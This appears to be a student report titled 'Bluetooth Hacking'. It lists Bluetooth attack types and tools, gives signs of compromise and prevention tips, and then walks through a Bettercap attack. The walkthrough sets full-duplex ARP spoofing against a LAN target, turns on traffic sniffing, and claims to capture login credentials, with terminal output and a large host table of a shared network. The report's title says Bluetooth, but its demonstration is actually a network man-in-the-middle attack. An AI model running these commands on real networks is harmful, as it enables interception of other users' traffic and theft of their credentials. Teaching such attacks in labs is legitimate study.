


# BLUETOOTH HACKING



## PROJECT OUTLINE:

### ❖ Purpose-

There are different types of hacking such as Bluejacking, Bluesnarfing, Bluebugging, Bluetoothing, Blueprinting etc. The purpose of this entire Bluetooth hacking is **to hack your phone and your privacy**. Bluetooth hacking takes place because of security lacking in Bluetooth technology.

## Table of contents:

- Abstract
- Introduction
- Methodology
  - ★ How Bluetooth Hacking Happens
  - ★ Most Popular Bluetooth Hacking Software to Hack Mobile Phones
  - ★ How Can I Tell My Phone is Hacked by Someone through Bluetooth?
  - ★ How to Prevent My Phone from Bluetooth Hacking?
- Conclusion
- Reference


## Abstract:

There are lot of things around us to give comfort but we sometime misuse them. In this topic we would be covering how a Bluetooth is being hacked and cause security issue. The main objective of this presentation is about Bluetooth hacking, the impact and prevention. Further we will focus on how Bluetooth hacking is done, different categories of Bluetooth hack, threat a business can face and its prevention. When we hear term hacking, we usually think it's attached with computer only.

Now your computers are not only hacked but your Bluetooth can be hacked too. This is one of the big drawbacks of Bluetooth. There are different types of hacking such as Bluejacking, Bluesnarfing, Bluebugging, Bluetoothing, Blueprinting etc. The purpose of this entire Bluetooth hacking is to hack your phone and your privacy. Bluetooth hacking takes place because of security lacking in Bluetooth technology. If someone hack your Bluetooth in that case hacker can steal your contacts, personal files, pictures, restore factory setting or they can use your phone for calling and using internet. Beside this they can access international mobile equipment identity number (IMEI), which they can use for cloning your cell phone. When your cell phone is cloned then your messages can be sent to other numbers. It will impact the business world

## Introduction:


Bluetooth is a wireless communication standard that was developed in 1998 to revolutionize the small, personal and portable electronic device market. It provides a protocol for low power peripherals (cell phones, PDA's, mobile computers) to communicate with each other over a small range. In any wireless networking setup, security is a concern. Unfortunately, Bluetooth still contains a large number of security vulnerabilities despite the claims made by the Bluetooth special interest group. Bluetooth hacking is a technique used to get information from another Bluetooth enabled device without any permissions from the host. This event takes place due to security flaws in Bluetooth technology. Bluetooth hacking is not limited to cell phones, but is also used to hack PDAs, Laptops and desktop computers.



## Methodology:

Bluetooth hacks can take place when a hacker uses their own Bluetooth connection to gain access to your phone. However, this can only happen if your phone is within the Bluetooth range of a potential hacker. Usually, this range is around 30 feet. If the hacker successfully gets connected to your phone, the hacked phone will get exposed to all types of vulnerabilities related to its security.

We all are familiar with the term [hacking](#) and the disadvantages faced by anyone when it is being used in illegal ways. Previously, hacking was restricted to computers or computer networks only but as time changed this field has grown up and now mobile phones, especially the multimedia phones are more prone to hacking. There are various hacks and software already present on the web which helps hackers in hacking any multimedia phones. In this post, I have outlined only **Bluetooth Hacking Software**. These software are very efficient and can hack any Bluetooth-enabled device without any prior knowledge of the user.



## How Bluetooth Hacking Happens

Bluetooth allows devices to link to each other over very short distances, often for a short period only. As such, most Bluetooth hackers rely on getting within a close range of a target and performing the attack in a limited time frame. Crowded public areas are known hotspots for Bluetooth hackers. Especially those places where people tend to stay for longer (i.e. coffee shops).

When the target moves out of range, it might seem like it's game over for the attacker. It is important to note that some attacks can be carried out even from hundreds of feet away. So moving a few feet isn't exactly moving out of range.

## Most Popular Bluetooth Hacking Software to Hack Mobile Phones

### 1. Super Bluetooth Hack 1.08

This software is used for **controlling and reading information from a remote phone via Bluetooth or infrared**. Phone list and SMS can be stored in HTML format. In addition to it, it will display information about battery, network, and sim card.

### 2. Blue Scanner

Blue Scanner searches out for Bluetooth-enabled devices and tries to **extract as much information** as possible for each newly discovered device in other words one can use this one to **spy** on others who are close.

### 3. Blue Sniff

BlueSniff is a simple **utility for finding discoverable and hidden** Bluetooth-enabled devices. It operates on Linux.

### 4. BlueBugger

This simply exploits the BlueBug (**name of a set of Bluetooth security holes**) vulnerability of the Bluetooth-enabled devices. By exploiting these vulnerabilities one can access phone-book, call lists, and other information of that device.

### 5. BTBrowser

BT Browser is a **J2ME application** which can browse and explore the technical specification of surrounding Bluetooth-enabled devices. One can browse device information and all supported profiles and services records of each device.

### 6. BTCrawler

BT Crawler is a scanner for **Windows Mobile Based devices**. It scans for other devices in range and performs service queries. It implements Bluejacking and BlueSnarfing attacks.

### 7. BlueSnarfing

Bluesnarfing is a method of hacking into Bluetooth-enabled mobile phones and with this, you can **copy its entire information like contact book, etc.** With this software you give the complete freedom to hackers, to send a “corruption code” to you which will completely shut-down the phone down and make it unusable for you.



## 8. BlueDiving

Bluediving is testing Bluetooth penetration. It implements attacks like Bluebug and BlueSnarf.

### How Can I Tell My Phone is Hacked by Someone through Bluetooth?

Although Bluetooth hacking occurs without your notice, you can still discover it through some signs on your phone.



- Your phone's battery quickly goes down.
- Your phone runs extremely slowly.
- Your phone uses high data.
- Your phone receives text messages from strange numbers.
- Your phone has strange popups.
- Any abnormality just occurs on your phone.

# How to Prevent My Phone from Bluetooth Hacking



Some of the simplest steps you can take to protect yourself from Bluetooth hacking risks on Android and iOS are:

- Disable Bluetooth connectivity when it's not in use by following these steps:
  - Open the **Settings** app (then tap Connections if you're using Android)
  - Tap **Bluetooth**
  - Ensure **Bluetooth** is disabled
- Disable features that use Bluetooth, such as AirDrop on iOS or Fast Share on Android, whenever you're not using them
- Block unknown or unexpected Bluetooth pairing requests
- **"Forget"** previously paired Bluetooth devices if you no longer use them by following these steps:



- Open the **Settings app** (then tap *Connections* if you're using Android)
- Tap ***Bluetooth***
- Select any saved devices you no longer need, then tap ***Forget***.

*Now we have to perform the bluetooth hacking using Bettercap:*



BetterCAP is a **powerful, flexible and portable tool** created to perform various types of MITM attacks against a network, manipulate HTTP, HTTPS and TCP traffic in **realtime**, sniff for credentials and much more.

## Features of Bettercap

- WiFi networks scanning, **deauthentication attack**, **clientless PMKID association attack** and automatic WPA/WPA2 client handshakes capture.
- Bluetooth Low Energy devices scanning, characteristics enumeration, reading and writing.
- 2.4Ghz wireless devices scanning and MouseJacking attacks with over-the-air HID frames injection (with DuckyScript support).
- Passive and active IP network hosts probing and recon.
- ARP, DNS, DHCPv6 and NDP spoofers for MITM attacks on IPv4 and IPv6 based networks.
- Proxies at packet level, TCP level and HTTP/HTTPS application level fully scriptable with easy to implement javascript plugins.
- A powerful network sniffer for credentials harvesting which can also be used as a network protocol fuzzer.
- A very fast port scanner.
- A powerful **REST API** with support for asynchronous events notification on websocket to orchestrate your attacks easily.
- An easy to use **web user interface**.




```
root@nickles: ~  
File Edit View Search Terminal Help  
192.168.0.0/24 > 192.168.0.16 » [20:15:40] [endpoint.lost] endpoint 192.168.0.21 (Dell Inc.) lo  
192.168.0.0/24 > 192.168.0.16 » ble.recon  
192.168.0.0/24 > 192.168.0.16 » [20:16:37] [sys.log] [err] unknown or invalid syntax "ble.recon", type help for t  
u.  
192.168.0.0/24 > 192.168.0.16 » ble.recon start  
192.168.0.0/24 > 192.168.0.16 » [20:16:41] [sys.log] [err] unknown or invalid syntax "ble.recon start", type help  
lp menu.  
192.168.0.0/24 > 192.168.0.16 » ble.recon on  
[20:16:55] [sys.log] [inf] ble.recon initializing device ...  
[20:16:55] [sys.log] [err] ble.recon state changed to PoweredOn  
192.168.0.0/24 > 192.168.0.16 » [20:17:43] [sys.log] [inf] ble.recon starting discovery ...  
192.168.0.0/24 > 192.168.0.16 » [20:17:44] [sys.log] [inf] ble.recon state changed to PoweredOn  
192.168.0.0/24 > 192.168.0.16 » [20:17:44] [sys.log] [inf] ble.recon starting discovery ...  
192.168.0.0/24 > 192.168.0.16 » [20:17:44] [ble.device.new] new BLE device detected as [redacted] -49 dBm.  
192.168.0.0/24 > 192.168.0.16 » [20:17:44] [ble.device.new] new BLE device detected as [redacted] -91 dBm.  
192.168.0.0/24 > 192.168.0.16 » [20:17:45] [ble.device.new] new BLE device detected as [redacted] -85 dBm.  
192.168.0.0/24 > 192.168.0.16 » [redacted]
```

Target  
Bluetooth devices  
with Bettercap

## How to install Bettercap?

### ➤ **sudo apt install bettercap**



The screenshot shows a terminal window titled "kali [Running] - Oracle VM VirtualBox". The terminal output is as follows:

```
(kali@kali)-[~]  
$ sudo su  
[sudo] password for kali:  
(root@kali)-[/home/kali]  
# apt install bettercap  
Reading package lists... Done  
Building dependency tree... Done  
Reading state information... Done  
bettercap is already the newest version (2.32.0-1+b2).  
0 upgraded, 0 newly installed, 0 to remove and 923 not upgraded.  
(root@kali)-[/home/kali]  
#
```

### ➤ **Start the bettercap**



The screenshot shows a terminal window with the following output:

```
(root@kali)-[/home/kali]  
# bettercap  
bettercap v2.32.0 (built for linux amd64 with go1.18.1) [type 'help' for a list of commands]  
192.168.2.0/24 > 192.168.2.35 » [00:48:46] [sys.log] [inf] gateway monitor started ...  
192.168.2.0/24 > 192.168.2.35 »
```

➤ Type **help**

```
192.168.2.0/24 > 192.168.2.35 » [00:48:46] [sys.log] [inf] gateway monitor started ...
192.168.2.0/24 > 192.168.2.35 » help

help MODULE : List available commands or show module specific help if no module name is provided.
active       : Show information about active modules.
quit        : Close the session and exit.
sleep SECONDS : Sleep for the given amount of seconds.
get NAME     : Get the value of variable NAME, use * alone for all, or NAME* as a wildcard.
set NAME VALUE : Set the VALUE of variable NAME.
read VARIABLE PROMPT : Show a PROMPT to ask the user for input that will be saved inside VARIABLE.
clear       : Clear the screen.
include CAPLET : Load and run this caplet in the current session.
! COMMAND   : Execute a shell command and print its output.
alias MAC NAME : Assign an alias to a given endpoint given its MAC address.

Modules

any.proxy > not running
api.rest > not running
arp.spoof > not running
c2 > not running
caplets > not running
dhcp6.spoof > not running
dns.spoof > not running
events.stream > running
hid > not running
http.proxy > not running
http.server > not running
https.proxy > not running
https.server > not running
mac.changer > not running
mdns.server > not running
mysql.server > not running
ndp.spoof > not running
net.probe > not running
net.recon > not running
net.sniff > not running
packet.proxy > not running
syn.scan > not running
tcp.proxy > not running
ticker > not running
ui > not running
update > not running
wifi > not running
wol > not running

192.168.2.0/24 > 192.168.2.35 »
```

Now enable the net.probe

➤ **net.probe** on

When activated, this module will send different types of probe packets to each IP in the current subnet in order for the **net.recon** module to detect them.

- Type **help** ,here it shows the running of net.probe and net.recon

```
192.168.2.0/24 > 192.168.2.35 » [00:58:31] [endpoint.new] endpoint 192.168.2.24 detected as 68:f7:28:55:44:58 (LCFC(HeFei) Electronics Technology co., ltd)
192.168.2.0/24 > 192.168.2.35 » help

help MODULE : List available commands or show module specific help if no module name is provided.
active : Show information about active modules.
quit : Close the session and exit.
sleep SECONDS : Sleep for the given amount of seconds.
get NAME : Get the value of variable NAME, use * alone for all, or NAME* as a wildcard.
set NAME VALUE : Set the VALUE of variable NAME.
read VARIABLE PROMPT : Show a PROMPT to ask the user for input that will be saved inside VARIABLE. » help
clear : Clear the screen.
include CAPLET : Load and run this caplet in the current session.
! COMMAND : Execute a shell command and print its output.
alias MAC NAME : Assign an alias to a given endpoint given its MAC address.

Modules

any.proxy > not running
api.rest > not running
arp.spoof > not running
c2 > not running
caplets > not running
dhcp6.spoof > not running
dns.spoof > not running
events.stream > running
hid > not running
http.proxy > not running
http.server > not running
https.proxy > not running
https.server > not running
mac.changer > not running
mdns.server > not running
mysql.server > not running
ndp.spoof > not running
net.probe > running
net.recon > running
net.sniff > not running
packet.proxy > not running
syn.scan > not running
tcp.proxy > not running
ticker > not running
ui > not running
update > not running
wifi > not running
wol > not running

192.168.2.0/24 > 192.168.2.35 »
```

- **net.show**

It displays the available bluetooth devices on our surroundings.



```
192.168.2.0/24 > 192.168.2.35 » net.show
```

IP	MAC	Name	Vendor	Sent	Recvd	Se
192.168.2.35	08:00:27:fc:36:73	eth0	PCS Computer Systems GmbH	0 B	0 B	00:4
192.168.2.1	b8:69:f4:13:b5:d2	gateway	Routerboard.com	4.1 kB	324 B	00:4
fe80::3d70:5f99:4789:7133	24:4b:fe:88:e0:88	DESKTOP-JT61K8R.local	ASUSTek COMPUTER INC.	0 B	0 B	01:0
fe80::3dff:fbee:a44a:6711	08:8f:c3:18:36:e6	LAPTOP-12T6QN1C		0 B	0 B	01:0
192.168.2.23	d0:8e:79:0f:a3:aa			59 kB	26 kB	01:0
192.168.2.24	68:f7:28:55:44:58	DESKTOP-CH68DEL.local	LCFC(HeFei) Electronics Technology co., ltd	54 kB	38 kB	01:0
192.168.2.26	28:3b:82:2f:fd:9e		D-Link International	0 B	26 kB	00:5
192.168.2.29	00:e8:00:32:01:22	HP		30 kB	37 kB	01:0
192.168.2.31	b4:a3:82:d9:c5:56		Hangzhou Hikvision Digital Technology Co.,Ltd.	35 kB	26 kB	01:0
192.168.2.32	b4:a3:82:d9:c5:9d		Hangzhou Hikvision Digital Technology Co.,Ltd.	35 kB	26 kB	01:0
192.168.2.38	8c:ec:4b:95:f2:aa		Dell Inc.	43 kB	75 kB	01:0
192.168.2.42	8c:ec:4b:96:5a:a4	DESKTOP-JMGBCBV.local	Dell Inc.	41 kB	74 kB	01:0
192.168.2.44	58:11:22:3d:9c:ec	agentrogue.local		6.9 MB	26 kB	01:0
192.168.2.45	30:d0:42:01:5f:83	DESKTOP-D8R81HL.local	Dell Inc.	4.5 kB	6.8 kB	01:0
192.168.2.52	8c:ec:4b:95:f8:f6	DESKTOP-JMGBCBV.local	Dell Inc.	54 kB	75 kB	01:0
192.168.2.53	00:07:1b:09:2a:34	KOTI-MALLA	CDVI Americas Ltd	69 kB	85 kB	01:0
192.168.2.58	8c:ec:4b:96:5a:93	DESKTOP-JMGBCBV.local	Dell Inc.	45 kB	74 kB	01:0
192.168.2.59	8c:ec:4b:96:58:77	DESKTOP-QOCBDJL	Dell Inc.	75 kB	90 kB	01:0
192.168.2.60	08:00:27:71:94:df		PCS Computer Systems GmbH	34 kB	26 kB	01:0
192.168.2.62	08:00:27:b5:cb:70		PCS Computer Systems GmbH	572 B	26 kB	01:0
192.168.2.64	8c:ec:4b:96:5b:d8		Dell Inc.	62 kB	75 kB	01:0
192.168.2.65	8c:ec:4b:96:59:e6		Dell Inc.	72 kB	75 kB	01:0
192.168.2.71	84:c9:b2:5b:da:c3		D-Link International	8.2 MB	26 kB	01:0
192.168.2.81	d0:8e:79:0e:f3:b4			256 kB	136 kB	01:0

192.168.2.81	d0:8e:79:0e:f3:b4	DESKTOP-0QVDBVK		256 kB	136 kB	01:09:04
192.168.2.88	d0:8e:79:0e:f4:2a	METASPLOITABLE		273 kB	146 kB	01:09:05
192.168.2.89	08:00:27:a9:25:8c		PCS Computer Systems GmbH	152 kB	192 kB	01:09:05
192.168.2.97	fc:34:97:4c:0c:bd	LAPTOP-GF873660.local	ASUSTek COMPUTER INC.	7.0 MB	26 kB	01:09:04
192.168.2.102	d0:8e:79:0e:f7:6b	DESKTOP-PTU64A9.local		247 kB	137 kB	01:09:04
192.168.2.103	54:05:db:0b:37:38	LAPTOP-532099LE.local.		575 kB	155 kB	01:09:05
192.168.2.105	8c:ec:4b:96:5a:b8		LCFC(HeFei) Electronics Technology co., ltd	62 kB	74 kB	01:09:05
192.168.2.108	68:f7:28:86:21:7f	DESKTOP-EPJ9B6R		76 kB	90 kB	01:09:05
192.168.2.117	8c:ec:4b:96:5b:5a	DESKTOP-JMGBCBV	LCFC(HeFei) Electronics Technology co., ltd	58 kB	89 kB	01:09:05
192.168.2.120	d0:8e:79:0e:f6:bc	DESKTOP-172J3RA	Dell Inc.	268 kB	141 kB	01:09:04
192.168.2.122	48:9e:bd:75:25:c9	DSV		91 kB	90 kB	01:09:06
192.168.2.125	48:9e:bd:4c:6d:d9	LAPTOP-0G1K673P.local.		583 kB	132 kB	01:09:05
192.168.2.126	d0:8e:79:0e:f3:99	DESKTOP-Q40FDN8		1.7 MB	36 kB	01:09:05
192.168.2.131	d0:8e:79:0e:f1:e7	DESKTOP-NUGBRP5.local		246 kB	136 kB	01:09:04
192.168.2.133	30:d0:42:26:ee:c5	DESKTOP-9FQDGAP.local	Dell Inc.	19 kB	26 kB	01:08:24
192.168.2.139	8c:ec:4b:96:58:6f	DESKTOP-JMGBCBV.local	Dell Inc.	57 kB	75 kB	01:09:05
192.168.2.142	14:18:77:d0:13:ac		Dell Inc.	94 kB	26 kB	01:09:02
192.168.2.147	d0:8e:79:0e:f6:cf	DESKTOP-4FQN8N3		256 kB	144 kB	01:09:05
192.168.2.148	84:7b:eb:11:bd:e2	DESKTOP-FOU3152	Dell Inc.	71 kB	89 kB	01:09:05
192.168.2.150	c0:18:03:3e:e2:31	MADAM		24 kB	34 kB	01:08:49
192.168.2.151	08:00:27:ae:c6:65	TEJA-PC	PCS Computer Systems GmbH	60 kB	93 kB	01:09:05
192.168.2.153	8c:ec:4b:96:5b:7c	WORKGROUP	Dell Inc.	20 kB	28 kB	01:09:06
192.168.2.154	d8:bb:c1:21:e2:8e	MSI.local.	Micro-Star INTL CO., LTD.	474 kB	88 kB	01:09:04
192.168.2.159	60:18:95:18:6b:ff		Dell Inc.	61 kB	26 kB	01:07:26
192.168.2.162	b0:5a:da:d4:2c:a7	DESKTOP-IG76P3L.local	Hewlett Packard	104 kB	85 kB	01:09:06
192.168.2.163	00:0e:09:87:94:6c	DESKTOP-GP3P43Q.local	Shenzhen Coship Software Co.,LTD.	24 kB	32 kB	01:08:20
192.168.2.164	30:d0:42:3f:e5:39	Jaheer-123.local.	Dell Inc.	564 kB	161 kB	01:09:06
192.168.2.167	14:cb:19:c9:de:89	LAPTOP-AGMQFGUN	HP Inc.	90 kB	95 kB	01:09:06
192.168.2.208	8c:ec:4b:96:5a:ec	DESKTOP-JMGBCBV.local	Dell Inc.	53 kB	73 kB	01:08:58
192.168.2.226	08:00:27:db:96:6a		PCS Computer Systems GmbH	33 kB	26 kB	01:08:58
192.168.2.249	d0:8e:79:0e:f6:7a			250 kB	137 kB	01:09:04
192.168.2.250	d0:8e:79:0e:f5:d5			247 kB	136 kB	01:09:04
192.168.2.251	d0:8e:79:0e:f6:98	DESKTOP-N4KBBIS		261 kB	141 kB	01:09:04
fe80::a80a:344c:f225:79	18:db:f2:19:44:a8	LAPTOP-DNP7F5UN	Dell Inc.	0 B	0 B	01:09:05

In order to attack both the targets and the gateway, we will have to set **arp.spoof.full duplex to true**.



➤ **set arp.spoof.full duplex true.**

➤ Set the target to the IP you can add any number of IPs here by using “,”.

For example 192.168.43.157 ,192.168.43.152

➤ **set arp.spoof.targets 192.168.2.50**

➤ Start the ARP spoofer

➤ **arp.spoof on**

➤ Turning on the sniffing and catching the packets.

```
↑ 3.4 MB / ↓ 98 MB / 589359 pkts
192.168.2.0/24 > 192.168.2.35 » set arp.spoof.full duplex true
192.168.2.0/24 > 192.168.2.35 » set arp.spoof.targets 192.168.2.125
192.168.2.0/24 > 192.168.2.35 » arp.spoof on
192.168.2.0/24 > 192.168.2.35 » [01:30:57] [sys.log] [inf] arp.spoof enabling forwarding
192.168.2.0/24 > 192.168.2.35 » [01:30:57] [sys.log] [inf] arp.spoof full duplex spoofing enabled, if the router has ARP spoofing mechanisms, the attack will fail.
192.168.2.0/24 > 192.168.2.35 » [01:30:57] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
```

➤ **net.sniff on,** After typing *net.sniff on* on my terminal I visited reddit on my android phone and it successfully intercepted all the data.

```
192.168.2.0/24 > 192.168.2.35 » net.sniff on
192.168.2.0/24 > 192.168.2.35 » [01:31:04] [net.sniff.mdns] mdns DESKTOP-N4KBBIS : DESKTOP-N4KBBIS.local is 192.168.2.251
192.168.2.0/24 > 192.168.2.35 » [01:31:04] [net.sniff.mdns] mdns 192.168.2.23 : PTR query for _arduino._tcp.local
192.168.2.0/24 > 192.168.2.35 » [01:31:04] [net.sniff.mdns] mdns fe80::ae21:dccl:3cf3:c7b : PTR query for _arduino._tcp.local
192.168.2.0/24 > 192.168.2.35 » [01:31:05] [net.sniff.https] sni LAPTOP-0G1K673P.local. > https://ocws.officeapps.live.com
192.168.2.0/24 > 192.168.2.35 » [01:31:05] [net.sniff.https] sni LAPTOP-0G1K673P.local. > https://ocws.officeapps.live.com
192.168.2.0/24 > 192.168.2.35 » [01:31:05] [net.sniff.mdns] mdns DESKTOP-BK4ALEV.local : DESKTOP-BK4ALEV.local is 192.168.2.81
192.168.2.0/24 > 192.168.2.35 » [01:31:06] [net.sniff.mdns] mdns DESKTOP-NUGBRP5.local : DESKTOP-NUGBRP5.local is 192.168.2.131
```

## **TASK-1:**Targeting the Windows of the victim and accessing the **login credentials.**Here the below screenshots showing the **username and password.**

The screenshot shows a Kali Linux terminal window on the left and a web browser window on the right. The terminal displays a series of network traffic captures using Wireshark, showing HTTP requests and responses. The browser window shows the login page of a website, with the URL `testphp.vulnweb.com/login.php`. The page has a header with the Acunetix logo and a navigation menu. The main content area contains a login form with fields for Username and Password, and a Login button. Below the form, there is a message: "You can also signup here. Signup disabled. Please use the username test and the password test."

```
192.168.137.0/24 > 192.168.137.50 » [02:58:35] [net.sniff.https] sni LAPTOP-R4QV75R4.mshome.net. > https://webadvisorc.rest.gti.mcafee.com
192.168.137.0/24 > 192.168.137.50 » [02:58:35] [net.sniff.http.request] http LAPTOP-R4QV75R4.mshome.net. GET mcr.org.in/housie/css/custom.css?ver=749
192.168.137.0/24 > 192.168.137.50 » [02:58:35] [net.sniff.http.request] http LAPTOP-R4QV75R4.mshome.net. GET mcr.org.in/housie/css/custom.css?ver=749
